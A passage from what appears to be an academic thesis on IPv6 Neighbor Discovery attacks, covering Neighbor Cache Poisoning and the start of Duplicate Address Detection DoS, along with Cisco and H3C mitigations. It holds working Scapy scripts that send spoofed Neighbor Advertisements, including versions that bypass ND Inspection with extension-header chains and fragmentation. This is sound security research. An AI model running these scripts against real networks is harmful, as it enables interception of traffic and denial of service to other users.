The first part of this chapter presented Rogue Router Advertisement attack on Neighbor Discovery Protocol in theory and practice. The reader was provided with detailed description of how this attack can be realized using packet crafter tool — Scapy. The rest of this chapter was dedicated to a discussion about applicability of various mitigation techniques against this attack that are currently available. Currently, there are two types of countermeasures that, in theory, are generally capable to protect from this attack — SEND and RA Guard. SEND is at the time of this writing inapplicable, mainly because of insufficient support of vendors and number of restrictions associated with it. RA Guard was tested on devices of world's top manufacturers — Cisco and H3C. Achieved results are quite disturbing. Both RA Guard implementations are vulnerable to Rogue RA attack utilizing packet fragmentation. Moreover, an author presented another vulnerability of some RA Guard implementations that can be exploited using long Extension Header chain in order to bypass this mitigation technique. This version of Rogue RA attack has not been presented yet, and what makes it critical, is that both tested implementations of RA Guard are vulnerable to it.

Chapter 3

Neighbor Cache Poisoning

Another attack on NDP protocol is introduced in the first part of this chapter. It is called Neighbor Cache Poisoning and can be thought of as an analogy to IPv4 ARP Man-in-the-Middle attack. The author provides an outline of how and under what conditions this attack can be performed. Second part of the chapter summarizes mitigation techniques against this type of attack available at the time of writing and discusses their applicability.

3.1 Vulnerability

Neighbor Cache Poisoning attack exploits vulnerability of Address Resolution service of NDP protocol. As presented in section 1.3, it provides IPv6 hosts with automatic translation of IPv6 addresses to their appropriate link-layer addresses. Two types of messages are used for this purpose — Neighbor Solicitation (NS) and Neighbor Advertisement (NA). Similar to Rogue Router Advertisement attack, also Neighbor Cache Poisoning exploits the naivety of IPv6 nodes, which believe all the information they are provided. In fact, IPv6 nodes cannot distinguish between valid and spoofed Neighbor Advertisements by themselves. The goal of this attack is to install false information in Neighbor Caches of both communication endpoints, so that an attacker can get right in the middle of the communication. This is a typical example of the Man-in-the-Middle attack. Also this attack can be conducted as the Denial of Service. Both approaches will be explained.

Unlike Rogue RA attack, if any bogus NA message is present in the network, it most probably implies the presence of an attacker. In fact, bogus NA messages cannot be caused by improper configuration of devices, the only explanation of their presence is that they were crafted by an attacker.

3.2 Attack vector

Following section describes Neighbor Cache Poisoning Man-in-the-Middle attack. The attacker tries to interfere the communication between the victim stations by fooling both communicating sides. This is accomplished by sending an unsolicited Neighbor Advertisement messages to both nodes, which states, that link-layer address of the opposing side has changed. Victims update records in their Neighbor Caches, so that the IPv6 address of the opponent will be mapped to link-layer addres of the attacker. From that point on, all the traffic between these nodes will be redirected through the attacker, so he will have access to all the transferred data. Figure 3.1 illustrates the attack.




Figure 3.1: Neighbor Cache Poisoning attack example.

The only prerequisite of successful execution of this attack is the knowledge of IPv6 addresses of both victim nodes. In general, an attacker can infect as many victim nodes as required. In comparison with the previous attack, NC Poisoning is easier to implement as all that needs to be done is to create single Neighbor Advertisement for each victim. Depending on whether the supplied link-layer address in NA message is the address of an attacker himself or some non-existent address, this attack will render as Man-in-the-Middle or Denial of Service.

Anyway, Neighbor Cache entry passes through various states (see Figure 1.1) and at some point, when its reachability is suspect, a node transmits Neighbor Solititaion for the particular entry. If the target node receives this solicitation, it replies with Neighbor Advertisement stating that it is still rechable. An attacker must detect this situation and replay the attack, because solicited Neighbor Advertisement would restore the original information in the victim's Neighbor Cache and the attacker would be excluded from the communication.

3.3 Attack example

This section describes practical demonstration of presented attack. Also this time it will be performed using Scapy. Before moving on, let's introduce the scenario.

3.3.1 Scenario

The topology of scenario is similar as for Rogue RA attack and is illustrated in the Figure 3.2. Victim nodes are running Linux-based operating system of Debian with kernel version 2.6.32-5-686, while attacker's node is running Fedora 18 with kernel version 3.6.10-4.fc18.i686. IPv6 addresses of all devices are generated automatically via SLAAC, prefix information is advertised by Cisco 2911 Integrated Services Router with IOS of version 15.3(1)T. All devices are interconnected at link-layer using Cisco Catalyst 3750-X Series Switch with IOS of version 15.0(2)SE1.




Figure 3.2: Scenario topology.

Prior to demonstrating an attack, let's verify the addresses and Neighbor Caches of both victim nodes. At this moment, Neighbor Caches of all nodes would contain just an entry for the IPv6 address of a router. To fill Neighbor Caches with more information, let's initiate a communication between victim nodes (e.g. by using `ping6` command).

```
root@bob: # ip -6 address show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 2001:db8::200:ff:fe00:b0b/64 scope global dynamic
       valid_lft 941sec preferred_lft 841sec
    inet6 fe80::200:ff:fe00:b0b/64 scope link
       valid_lft forever preferred_lft forever
root@bob: # ip -6 neighbor show dev eth0
fe80::200:ff:fe00:abe dev eth0 lladdr 00:00:00:00:0a:be REACHABLE
fe80::32e4:dbff:fe17:efa0 dev eth0 lladdr 30:e4:db:17:ef:a0 router STALE
```

Listing 3.1: Bob's addresses and Neighbor Cache.

```
root@abe: # ip -6 address show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qlen 1000
    inet6 2001:db8::200:ff:fe00:abe/64 scope global dynamic
       valid_lft 941sec preferred_lft 841sec
    inet6 fe80::200:ff:fe00:abe/64 scope link
       valid_lft forever preferred_lft forever
root@abe: # ip -6 neighbor show dev eth0
fe80::32e4:dbff:fe17:efa0 dev eth0 lladdr 30:e4:db:17:ef:a0 router STALE
fe80::200:ff:fe00:b0b dev eth0 lladdr 00:00:00:00:0b:0b REACHABLE
```

Listing 3.2: Abe's addresses and Neighbor Cache.

3.3.2 Demonstration

The attack itself is quite simple. All that needs to be done is to craft spoofed unsolicited Neighbor Advertisements, which state that the link-layer address of the other node has changed. These messages can be either unicasted or multicasted, depending on whether all IPv6 nodes or just one particular victim node have to be affected. Following Listing illustrates how this can be done using Scapy.

```
>>> # Ethernet headers.
>>> eA = Ether(dst = "00:00:00:00:0a:be", src = "00:00:00:00:0b:ad")
>>> eB = Ether(dst = "00:00:00:00:0b:0b", src = "00:00:00:00:0b:ad")
>>> # IPv6 Headers.
>>> ipA = IPv6(src="fe80::200:ff:fe00:bad", dst="fe80::200:ff:fe00:abe", hlim = 255)
>>> ipB = IPv6(src="fe80::200:ff:fe00:bad", dst="fe80::200:ff:fe00:bob", hlim = 255)
>>> # NA messages
>>> naA = ICMPv6ND_NA(R=0, S=1, O=1, tgt="fe80::200:ff:fe00:bob")
>>> naB = ICMPv6ND_NA(R=0, S=1, O=1, tgt="fe80::200:ff:fe00:abe")
>>> # Destination Link-layer Address Option.
>>> lladdr = ICMPv6NDOptDstLLAddr(lladdr="00:00:00:00:0b:ad")
>>> # Send both crafted NA messages.
>>> sendp([eA/ipA/naA/lladdr, eB/ipB/naB/lladdr], iface="p5p1")
```

Listing 3.3: Send spoofed Neighbor Advertisements to both victim nodes.

Notice that these messages have Solicited flag set to 1 and are unicasted. Another option would be to craft unsolicited Neighbor Advertisements (with S flag set to 0) and send them to all-nodes multicast address, but this approach would affect all nodes on the link. In either case, recall that only nodes that already have an appropriate entry in Neighbor Cache can be affected. In fact, a node creates a Neighbor Cache entry only when it starts a new communication with a node, which link-layer address is unknown. This is why we used `ping6` tool prior to demonstrating the attack itself. By this time, both victim stations should have updated appropriate records in their Neighbor Caches.

```
root@bob: # ip -6 neighbor show dev eth0
fe80::200:ff:fe00:abe dev eth0 lladdr 00:00:00:00:0b:ad REACHABLE
fe80::32e4:dbff:fe17:efa0 dev eth0 lladdr 30:e4:db:17:ef:a0 router STALE
```

Listing 3.4: Bob's Neighbor Cache after attack.

```
root@bob: # ip -6 neighbor show dev eth0
fe80::32e4:dbff:fe17:efa0 dev eth0 lladdr 30:e4:db:17:ef:a0 router STALE
fe80::200:ff:fe00:bob dev eth0 lladdr 00:00:00:00:0b:ad REACHABLE
```

Listing 3.5: Abe's Neighbor Cache after attack.

In such case, the attack was successful and its result can be verified by launching any packet sniffing application at the attacker's node, while the communication between affected nodes is in progress. To initiate packet exchange, we can issue ping6 command again at any victim node and observe incoming ICMPv6 Echo Request messages at the attacker's node. These requests, however, do not reach their intended destination, therefore no replies will be received either. This will lead to opposing endpoint's unreachability detection, so Neighbor Solicitations will be unicasted to confirm reachability. In fact, IPv6 address of the destination will be translated into link-layer of an attacker and the loop closes.

After some time, Neighbor Unreachability Detection procedure will declare the opposing node as unreachable, but because of ongoing communication, Address Resolution will take place again. This time, a Neighbor Solicitation will be sent to solicited-node multicast address, which will eventually reach the other victim node and it will reply with Neighbor Advertisement, which will subsequently result into restoring the original Neighbor Cache entry at the source victim node. At this moment, an attacker stops receiving any traffic that is destined to the victim node.

In order to avoid restoring the valid information in victim Neighbor Cache, an attacker must detect each Neighbor Solicitation destined to corresponding node and reply appropriately, so that the infected entry will stay intact. The goal of Man-in-the-Middle attacks is not only to intercept the communication of victim nodes, but also to stay undetected. However, if the source victim node wil not receive any reply from the other side of the communication, obviously it will raise the suspicion and there is a risk of an attacker's disclosure. Therefore, an attacker must act transparently and forward all the traffic that is the subject of capturing. Forwarding of IPv6 packets can be enabled on Linux-based operating systems by issuing following command.

```
root@attacker: # echo 1 > /proc/sys/net/ipv6/conf/all/forwarding
```

Listing 3.6: Enable IPv6 forwarding.

If we repeat the attack, we can see that this time a communication is progressing without interruption, but an attacker can still see all the traffic. It is important to keep in mind that at some point, a victim node can query the other node for its link-layer address by sending Neighbor Solicitation message. Even with forwarding enabled, an attacker must detect and reply to these solicitations in order to keep capturing victim's traffic.

3.4 Mitigation techniques

Most of the mitigation techniques against Rogue RA attack presented in section 2.4 are applicable also to Neighbor Cache Poisoning attack presented above. This section discusses whether and under what conditions they are applicable.

Manual Configuration. Manual configuration of an IPv6 address does not solve the issue, however if Neighbor Cache entries are configured manually, it may prevent a node from this kind of attack. It depends on a fact, whether Neighbor Cache information configured statically take precedence over information learned via Address Resolution procedure. If so, unsolicited Neighbor Advertisements sent by an attacker will not eventually overwrite valid information, so the attack will render unsuccessful. This cannot be thought of as a generic solution, because different implementations may treat static entries in different ways. In either case, each node in the network would need to have static mapping for all other nodes, which will be definitely not maintainable.

Access Control at Link-layer. All NDP attacks caused by outsiders can be mitigated by implementing a technology that utilizes authentication and authorization of hosts connecting to a network, but as stated before, this countermeasure cannot protect from attacks performed by insiders.

Link-layer partitioning may isolate the problem to a smaller area, so that a potential attack would not affect all of the stations. However, nodes from the VLAN, where the attacker is present, are still vulnerable. Similarly to previous attack, countermeasure in the form of of link-layer network partitioning undertakes the risk of an attack, but tries to minimize its impact.

SEND protocol was developed to secure all NDP messages, Neighbor Solicitations and Advertisements including. The concept of assymetric cryptography and private/public key pairs protect devices from impersonating attacks, but as mentioned in section 2.4.1, lack of support and significant disadvantages prevent this security mechanism from being used.

Neither of countermeasures implementing solely the filtering of NDP messages (i.e. Host firewalls or ACL at switch) is able to prevent from above presented attack. Each IPv6 node must be able to perform Address Resolution procedure (as it is inherent part of an IPv6 protocol), which includes sending and receiving Neighbor Solicitations and Advertisements[1].

As was said earlier, Neighbor Cache Poisoning is the IPv6 analogy of IPv4 ARP Cache Poisoning attack. The most effective defense against ARP MitM attack is the implementation of Dynamic ARP Inspection (DAI) [3] on the intermediary device. DAI determines

[1]This may not be true for environments with statically configured Neighbor Cache entries, but such environments are very rare.

the validity of packets by performing an IP-to-MAC address binding inspection stored in a trusted database, before forwarding the packet to the appropriate destination. If the packet does not pass this validity test, it will be dropped. The IP-to-MAC mapping is obtained from DHCP packets passing through the switch or it is configured manually.

ND Inspection is a mitigation technique against NDP attacks based on the same principle as DAI. The only difference from the DAI is that it does not snoop for DHCP packets in order to build the security binding table, rather than it analzyes Neighbor Discovery messages.

3.4.1 Configuring ND Inspection

The mitigation technique against presented attack in the form of ND Inspection was tested on the following devices.

- Cisco Catalyst 3750-X Series Switch with IOS version 15.0(2)SE1
- Cisco Catalyst 2960-S Series Switch with IOS version 15.0(2)SE2
- H3C A5800 Switch with OS version 5.20

As far as Cisco devices are concerned, ND Inspection is feature available only on the latest devices with the latest version of IOS operating system[2]. The configuration of ND Inspection is very similar to configuration of RA Guard. Firstly, IPv6 Global Policies need to be specified and after that, they are assigned to particular interfaces. Listing 3.7 shows an example of ND Inspection Policy configuration. The detailed description of ND Inspection configuration can be found on Cisco websites[3].

```
Switch(config)# ipv6 nd inspection policy POLICY-NAME ! Defines the ND Inspection policy
    name and enters ND Inspection policy configuration mode.
Switch(config-nd-inspection)# drop-unsecure ! (optional) Drops messages with no options,
    invalid options, or an invalid signature.
Switch(config-nd-inspection)# sec-level minimum VALUE ! (optional) Specifies the minimum
    security level parameter value when CGA options are used.
Switch(config-nd-inspection)# tracking {enable [reachable-lifetime {value | infinite}] |
    disable [stale-lifetime {value | infinite}]} ! (optional) Overrides the default
    tracking policy on a port.
Switch(config-nd-inspection)# device-role {host | monitor | router}  ! Specifies the role
    of the device attached to the port.
Switch(config-nd-inspection)# trusted-port ! (optional) Specifies that policy is applied
    to trusted ports. If set, all RA Guard policing is disabled.
```

Listing 3.7: Configuring the IPv6 ND Inspection Policy.

After the ND Inspection policies are defined they are applied to appropriate interfaces. Configuration snippet is exhibited in listing 3.8.

[2] http://docwiki.cisco.com/wiki/Cisco_IOS_IPv6_Feature_Mapping
[3] http://www.cisco.com/en/US/docs/ios-xml/ios/15-0se/features/ip6-snooping.html

```
Switch(config)# interface INTERFACE
Switch(config-if)# ipv6 nd inspection attach-policy POLICY-NAME ! Applies the ND
    Inspection feature on the interface.
```

Listing 3.8: Applying ND Inspection policy to an interface.

Cisco additionally implemented a feature called IPv6 Device Tracking, which provides IPv6 host liveness tracking so that a neighbor table can be immediately updated when an IPv6 host disappears. This feature is useful in situations, when a valid device disconnects from the network and an attacker subsequently steals its link-layer address and pretends to be the given host. Device Tracking is enabled by issuing following command.

```
Switch(config)# ipv6 neighbor tracking [retry-interval VALUE]
```

Listing 3.9: Enable Device Tracking.

Security binding table is populated not only with information provided by inspection of Neighbor Discovery messages. IPv6 Address Glean feature of Cisco devices inspects both ND and DHCP messages on a link to glean addresses. However, there is still a possibility to populate the Binding Table manually using the following configuration command.

```
Switch(config)# ipv6 neighbor binding vlan VLAN-ID {interface INTERFACE | IPv6-ADDRESS |
    MAC-ADDRESS} [tracking [disable | enable | retry-interval VALUE] | reachable-lifetime
     VALUE]
```

Listing 3.10: Configuring the IPv6 Binding Table Content manually.

After the policies are applied to all appropriate interfaces, Neighbor Discovery messages passing through the switch will populate the Binding Table as illustrated in Listing 3.11.

```
Switch# show ipv6 neighbors binding
<output omitted>
    IPv6 address              Link-Layer addr Interface vlan prlvl  age   state    Time
        left
ND  FE80::32E4:DBFF:FE17:EFA0 30E4.DB17.EFA0  Gi1/0/1      1  0011    8s  REACHABLE  295 s
ND  FE80::200:FF:FE00:BAD     0000.0000.0BAD  Gi1/0/4      1  0005    8s  REACHABLE  299 s
ND  FE80::200:FF:FE00:B0B     0000.0000.0B0B  Gi1/0/2      1  0005    4mn REACHABLE  58 s
ND  FE80::200:FF:FE00:ABE     0000.0000.0ABE  Gi1/0/3      1  0005    4mn REACHABLE  59 s
```

Listing 3.11: Displaying the content of the Binding Table.

From this moment on, the switch should provide a protection against Neighbor Cache Poisoning attack. To verify that, let's repeat the attack and check the output of ND Inspection debugging.

```
Switch# debug ipv6 snooping ndp-inspection ! Enable debugging of ND Inspection.
  IPv6 snooping - NDP inspection debugging is on
Switch# ! Switch received first spoofed NA message.
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1 NDPI rcv:  ND_NEIGHBOR_ADVERT on Gi1/0/4
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1    src FE80::200:FF:FE00:BAD
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1    dst FE80::200:FF:FE00:B0B
```

```
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1    Target:  FE80::200:FF:FE00:ABE
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1      option 2 : ND_OPT_TARGET_LINKADDR
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1 (unsecure)NA without CGA option
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1 Unsecure message from untrusted port
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1 Candidate binding less trusted than
    existing one
Mar 30 01:53:19.498: SISF[NDP]: Gi1/0/4 vlan 1 ! DROP:  ND_NEIGHBOR_ADVERT  src FE80::200:
    FF:FE00:BAD dst FE80::200:FF:FE00:B0B reason=2
Switch# ! Switch received second spoofed NA message.
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1 NDPI rcv:  ND_NEIGHBOR_ADVERT on Gi1/0/4
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1    src FE80::200:FF:FE00:BAD
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1    dst FE80::200:FF:FE00:ABE
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1    Target:  FE80::200:FF:FE00:B0B
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1      option 2 : ND_OPT_TARGET_LINKADDR
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1 (unsecure)NA without CGA option
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1 Unsecure message from untrusted port
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1 Candidate binding less trusted than
    existing one
Mar 30 01:53:19.507: SISF[NDP]: Gi1/0/4 vlan 1 ! DROP:  ND_NEIGHBOR_ADVERT  src FE80::200:
    FF:FE00:BAD dst FE80::200:FF:FE00:ABE reason=2
```

Listing 3.12: Neighbor Cache Poisoning attack is unsuccessful with ND Inspection enabled on the switch.

As can be seen from the exhibited, the switch successfully identifies Neighbor Advertisement messages as malicious, because they are advertising link-layer address of a node that is connected to a different interface.

H3C devices provide mitigation technique against Neighbor Cache Poisoning attack too. It is basically the same ND Detection mechanism as we saw in the previous chapter, extended by ND Snooping. Essentially, its principle is the same as with ND Inspection by Cisco — it creates IPv6-to-MAC address bindings using ND Snooping and based on this information the switch eventually forwards or drops received Neighbor Advertisements. There are, however some differences that are quite important.

First of all, ND Snooping on the tested H3C device does not create bindings in its binding table based on each received Neighbor Advertisement or Solicitation. It spawns a new entry only if it intercepts a communication, which is part of a SLAAC (i.e. messages with unspecified source IPv6 address etc.). This behavior may cause connectivity issues, when ND Snooping is configured on a switch to which there are connected hosts already.

Last but not least, the tested H3C device creates IPv6-to-MAC bindings only for global IPv6 addresses. According to H3C documentation materials, ND Snooping for link-local addresses can be enabled on some devices, but this is not the case. In fact, this device is designated to distribution layer, where link-local IPv6 addresses are not of a big interest, but if it were used at access layer, this feature may cause significant connectivity issues.

The configuration of ND Detection with ND Snooping is exhibited in the following listing.

```
[Switch] ipv6 # Enable IPv6, as it is disabled by default.
[Switch] ipv6 nd mac-check enable # Enable source MAC check consistency for ND messages.
[Switch] vlan 1
[Switch-vlan1] ipv6 nd detection enable # Enable ND Detection functionality.
[Switch-vlan1] ipv6 nd snooping enable # Enable ND Snooping functionality.
[Switch-vlan1] quit # Return to system view.
[Switch] interface GigabitEthernet 1/0/1
[Switch-GigabitEthernet1/0/1] ipv6 nd detection trust # Set interface connected to router
    as trusted.
[Switch-GigabitEthernet1/0/1] quit
[Switch] interface GigabitEthernet 1/0/2
[Switch-GigabitEthernet1/0/2] ip check source ipv6 ip-address mac-address # Enable source
    IPv6 and MAC address checking.
[Switch-GigabitEthernet1/0/2] quit
[Switch] interface GigabitEthernet 1/0/2
[Switch-GigabitEthernet1/0/3] ip check source ipv6 ip-address mac-address # Enable source
    IPv6 and MAC address checking.
```

Listing 3.13: ND Detection with ND Snooping configuration on H3C switch.

3.4.2 Bypassing ND Inspection

Since ND Inspection is a kind of snooping technique as well as RA Guard, its usage has the same consequences as with RA Guard. Specifically, an attacker can use both Extension Headers and Fragmentation mechanisms to evade this countermeasure. This section summarizes results achieved by review of ND Inspection implemented on tested devices.

All of the findings that were made when examining processing of RA messages by RA Guard are valid also for processing of NS/NA messages by ND Inspection. This implies that even when the latest devices with the latest software are deployed, IPv6 hosts are still vulnerable from Neighbor Discovery attacks. To remind the results, seven Extension Headers are sufficient for the tested Cisco devices not to recognize bogus NA message. In case of H3C device only three extension headers are sufficient to bypass ND Detection. Also when IPv6 packet fragmentation is introduced, all tested devices fail to identify malicious NA messages, hence making all of the connected hosts vulnerable.

With regard to operating systems, Fedora 18 with kernel 3.6.10-4.fc18.i686 does not process NA messages containing any Extension Header except for Fragment, which again, may be considered either as a countermeasure or a flaw. Debian with kernel 2.6.32-5-686 and Windows 8 are able to process NA messages with as many Extension Headers as will fit into MTU. As far as packet fragmentation is concerned, all tested operating systems process fragmented Neighbor Advertisements, which means that they are all vulnerable to this kind of attack, even with the protection enabled on the switch.

To complete the information, following code snippets illustrate realization of both evasion techniques using Scapy.

```
>>> # Ethernet headers.
>>> eA = Ether(dst = "00:00:00:00:0a:be", src = "00:00:00:00:0b:ad")
>>> eB = Ether(dst = "00:00:00:00:0b:0b", src = "00:00:00:00:0b:ad")
>>> # IPv6 Headers.
```

```
>>> ipA = IPv6(src="fe80::200:ff:fe00:bad", dst="fe80::200:ff:fe00:abe", hlim = 255)
>>> ipB = IPv6(src="fe80::200:ff:fe00:bad", dst="fe80::200:ff:fe00:bob", hlim = 255)
>>> # NA messages
>>> naA = ICMPv6ND_NA(R=0, S=1, O=1, tgt="fe80::200:ff:fe00:bob")
>>> naB = ICMPv6ND_NA(R=0, S=1, O=1, tgt="fe80::200:ff:fe00:abe")
>>> lladdr = ICMPv6NDOptDstLLAddr(lladdr="00:00:00:00:0b:ad") # Destination Link-layer
    Address Option.
>>> d = IPv6ExtHdrDestOpt() # Empty Destination Options Extension Header.
>>> ExtHdrCnt = 7 # Count of included Extension Headers.
>>> pA = eA/ipA; for i in range(ExtHdrCnt): pA /= d; pA /= naA/lladdr
>>> pB = eB/ipB; for i in range(ExtHdrCnt): pB /= d; pB /= naB/lladdr
>>> # Send both crafted NA messages.
>>> sendp([pA, pB], iface="p5p1")
```

Listing 3.14: ND Inspection bypass using Extension Headers.

```
>>> # Ethernet headers.
>>> eA = Ether(dst = "00:00:00:00:0a:be", src = "00:00:00:00:0b:ad")
>>> eB = Ether(dst = "00:00:00:00:0b:0b", src = "00:00:00:00:0b:ad")
>>> # IPv6 Headers.
>>> ipA = IPv6(src="fe80::200:ff:fe00:bad", dst="fe80::200:ff:fe00:abe", hlim = 255)
>>> ipB = IPv6(src="fe80::200:ff:fe00:bad", dst="fe80::200:ff:fe00:bob", hlim = 255)
>>> # NA messages
>>> naA = ICMPv6ND_NA(R=0, S=1, O=1, tgt="fe80::200:ff:fe00:bob")
>>> naB = ICMPv6ND_NA(R=0, S=1, O=1, tgt="fe80::200:ff:fe00:abe")
>>> lladdr = ICMPv6NDOptDstLLAddr(lladdr="00:00:00:00:0b:ad") # Destination Link-layer
    Address Option.
>>> frag = IPv6ExtHdrFragment() # Fragment Extension Header.
>>> # Create fragments of specified maximum size.
>>> fA = fragment6(eA/ipA/frag/naA/lladdr, 80)
>>> fB = fragment6(eB/ipB/frag/naB/lladdr, 80)
>>> # Send both crafted NA messages.
>>> sendp([fA, fB], iface="p5p1")
```

Listing 3.15: ND Inspection bypass using packet fragmentation.

3.5 Summary

This chapter presented Neighbor Cache Poisoning attack in theory and practice. While the first part summarized practical aspects of realization of this attack, its second part addressed mitigation techniques against this attack available at the time of the writing and provided assessment of their applicability. The outcome is similar to the previous attack. Currently, there are only two generally applicable countermasures available to protect from this type of attack — SEND and ND Inspection. Previously presented disadvantages of SEND make ND Inspection the only eligible countermeasure against Neighbor Cache Poisoning attack. ND Inspection implementation by Cisco was put into tests. Results achieved by testing Cisco RA Guard implementations are also applicable to ND Inspection, which means that these devices are vulnerable from Neighbor Cache Poisoning attack even with ND Inspection enabled, if the attack is utilizing packet fragmentation or long Extension Header chains. The same stands for tested H3C device and ND Detection with ND Snooping.

Chapter 4

Duplicate Address Detection DoS

As presented in the first chapter, IPv6 introduced new type of address autoconfiguration — SLAAC. In this case, the process of determining an IP address is distributed compared to DHCP, which has several consequences. Usually, there are at most one or two DHCP servers in a local network that manage IPv6 address assignment. As far as they are the only authoritative speakers, there is no risk in the same address being assigned to different hosts. But as with SLAAC, each node can be thought of as an authoritative speaker as far as address assignment is concerned. In trusted environments, the only issue is to ensure that each node generates a unique Interface Identifier. However, in public environments with at least one untrusted host, the issue of duplicate addresses is more important. An attacker may deliberately generate duplicate addresses in order to affect connectivity of other hosts.

4.1 Vulnerability

As mentioned before, vulnerability of NDP lies in a fact that its messages are not secured and again, the attacker can use this to his advantage. This time his intention is not to intercept the communication, but rather to disallow any new client to connect to the network, which he does in the following manner.

Let's review the operation of Duplicate Address Detection procedure presented in section 1.7. After the device determines its IPv6 address using SLAAC, it marks the address as tentative and prior to assigning it to an interface, the device validates its uniqueness by performing DAD procedure. Actually, it transmits Neighbor Solicitation with the Target Address being the tentative address to a corresponding solicited-node multicast address. If the node does not receive any response in the form of Neighbor Advertisement, it changes the state of an address from tentative to valid and assigns it to an interface.

An attacker can enter the process by announcing that the tentative address is already being used, hence preventing the victim device from assigning it to an interface. The device may

try to generate different address and perform DAD again, but if an attacker responds to every Neighbor Solicitation, victim device is restrained from obtaining any IPv6 address, which results in the loss of conectivity. Figure 4.1 illustrates the situation.




Figure 4.1: Duplicate Address Detection Denial of Service attack example.

4.2 Attack vector

The principle of the attack is quite simple. Any newly connected client transmits a Neighbor Solicitation prior to connecting to a network, in order to verify that the client's new address is unique. The purpose of the attack is to announce that this address is already being used. An attacker can claim the address in two ways. It can either respond with an NS message, simulating that it is performing DAD too, or it can respond with an NA message, simulating that it is already using the address. In all cases, victim node will detect presence of a duplicate address, which will result into the loss of connectivity of the victim.

